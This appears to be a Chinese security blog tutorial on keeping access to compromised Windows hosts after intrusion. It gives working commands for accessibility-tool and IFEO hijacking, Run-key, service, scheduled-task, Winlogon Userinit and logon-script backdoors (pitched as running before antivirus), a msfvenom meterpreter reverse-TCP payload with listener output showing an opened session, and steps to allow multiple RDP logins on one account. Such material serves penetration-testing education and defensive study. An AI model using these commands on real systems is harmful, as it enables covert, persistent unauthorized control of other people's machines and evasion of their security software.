# 原创 | Windows 后渗透之权限维持

### 辅助功能劫持

Windows10 有一些辅助功能。这些功能可以在用户登录之前以组合键启动。根据这个特征,一些恶意软件无需登录到系统,通过远程桌面协议就可以执行恶意代码。

一些常见的辅助功能如:

C:\Windows\System32\utilman.exe设置中心快捷键: Windows+U 键C:\Windows\System32\Magnify.exe放大镜快捷键: Windows+加减号


最常见的验证方法就是将 cmd.exe 的文件名换成上面的名字,然后使用对应的快捷键就可以调出 cmd 窗口了。

#### 可能会遇到的问题:

我在实现这个操作的时候会遇到需要 TrustedInstaller 权限的情况,解决方法就是打开这个文件的属性,然后在安全栏目里点击高级,然后再点击更改,再点击一次高级,进入之后点击立即查找,双击你有权限操作的用户就可以了。







## 镜像劫持

所谓的镜像劫持,就是在注册表的

[HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\ CurrentVersion\Image File Execution Options] 处新建一个以杀毒软件主程序命名的项(也可以是自启动程序命名的项),例如 Rav.exe。

然后再创建一个子键 "Debugger="C:\1.bat" (里面可以写命令,这里也可以是一些可执行程序的路径)。当我们双击打开那个程序时,就会运行 Debugger 路径的程序。

#### 原理

当我们双击运行程序时,系统会查询该 IFEO 注册表,如果发现存在和该程序名称完全相同的子键,就查询对应子健中包含的"dubugger"键值名。

如果该参数不为空,系统则会把 Debugger 参数里指定的程序文件名作为用户试图启动的程序执行请求来处理。这样成功执行的是遭到"劫持"的虚假程序。

#### 实验


1. 首先新建一个 bat 文件,内容是 calc

2. 以管理员权限打开 CMD, 键入命令 reg add

"HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File

Execution Options\QQ.EXE" /v debugger /t REG\_SZ /d "C:\Users\123.bat"

3. 双击运行 QQ, 会出现一个 CMD 的窗口一闪而过, 这是 bat 文件在运行, 然后调用计算器。





## 启动目录

将可执行文件放入启动目录下, 开机会自动运行。

启动文件夹路径:

C:\Users\用户名\AppData\Roaming\Microsoft\Windows\Start

Menu\Programs\Startup

C:\ProgramData\Microsoft\Windows\Start

Menu\Programs\Startup

%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

隐藏文件

attrib +h +s xxx.exe

#### 相关键值

Startup键值指向启动文件夹

HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders

#### 启动时注册表后门

启动项键值路径

•

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

首先在 123.bat 文件中敲入 calc , 然后将路径添加到注册表键值中



注销后重新登录,成功打开计算器



最后附赠命令行方式快速添加

reg add

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "Keyname" /t REG\_SZ /d "C:\123.bat" /f

#### 启动时服务后门

Windows 的服务程序通常默默的运行在后台,且拥有 SYSTEM 权限,非常适合用于后门持久化。我们可以将 EXE/DLL 等可执行文件注册为服务实现后门持久化。

首先在 KALI 生成后门, 再将后门上传到被控主机上

msfvenom -p windows/x64/meterpreter/reverse\_tcp LHOST=192.168.1.138 LPORT=5555 -f exe >/
tmp/pentestlab.exe

打开被控制的主机输入

```
sc create pentestlab binpath= "cmd /k C:\users\test\pentestlab.exe" start= "auto" obj=
"LocalSystem"
sc start pentest
```

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.138:5555
[*] Sending stage (176195 bytes) to 192.168.1.136
[*] Meterpreter session 10 opened (192.168.1.138:5555 → 192.168.1.136:49165) at 2021-01-14 22:06:49 +0800
[*] 192.168.1.136 - Meterpreter session 10 closed. Reason: Died
SecIN@s0h4rd
```

powershell 创建服务

```
New-Service -Name "pentestlab"
-BinaryPathName "C:\users\test\pentestlab.exe" -Description
"PentestLaboratories" -StartupType Automatic
sc start pentestlab
```

#### 系统计划任务后门

Windows 实现定时任务主要有 schtasks 与 at 二种方式,通过计划任务 At 适用于 windows xp/2003, Schtasks 适用于 win7/2008+ 用管理员权限打开命令行: schtasks /create /sc onlogon /tn calc /tr c:\123.bat 注销重新登录



# Winlogon 用户登陆初始化

Winlogon.exe 进程是 Windows 操作系统中非常重要的一部分,Winlogon 用于执行与 Windows 登录过程相关的各种关键任务。

# 在注册表路径

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon 的 Userinit 项指向 userinit.exe,是用户登录时执行的用户初始化程序。



可以在后面加上可执行程序的绝对路径,在用户登录时将被执行。

还有一个命令行方式添加的,只能用 powershell 才可以添加, cmd 添加后 reg query 是变了,但是注册表界面里的值却没有改变,也不会生效,有大佬知道的麻烦教教我。

Set-ItemProperty "HKLM:\SOFTWARE\Microsoft\WINDOWS NT\CurrentVersion\Winlogon" -name
Userinit -value "C:\Windows\system32\userinit.exe,C:\123.bat"

# Logon Scripts 后门

在注册表路径为HKEY\_CURRENT\_USER\Environment\下创建一个字符串键值

UserInitMprLogonScript o

这里面的值是 Windows 登录脚本,当用户登录时触发,Logon Scripts 能够优先于杀毒软件执行,绕过杀毒软件对敏感操作的拦截。

命令行方式: reg add "HKCU\Environment" /v "UserInitMprLogonScript" /t REG\_SZ /d "c:\script\123.bat"

## 远程登陆实现多人登陆一个账号

环境: Windows server 2012

打开 cmd,输入 gpedit.msc 组策略,找到【计算机设置】—【管理模板】—【windows 组件】—【远程桌面服务】—【远程桌面会话主机】—【连接】

#### 按照以下步骤操作:

- 1、拒绝将已经登录到控制台会话的管理员注销一选择启用
- 2、限制连接的数量—选择启用, 配置'允许的 RD 最大连接数'为 10 个
- 3、将远程桌面服务用户限制到单独的远程桌面服务会话—选择禁用

自动重新连接	未配置	否
允许用户使用远程桌面服务进行远程连接	未配置	否
拒绝将已经登录到控制台会话的管理员注销	已启用	否否
配置活动连接的时间间隔	未配置	
限制连接的数量	已启用	否
为远程桌面服务用户会话远程控制设置规则	未配置	否
将远程桌面服务用户限制到单独的远程桌面服务会话	已禁用	否
允许远程启动未列出的程序	未配置	否否否否否否
关闭公平份额 CPV 调度	未配置	否

gpupdate /force 命令到管理员命令提示符窗口中



## 远程登录结果



权限维持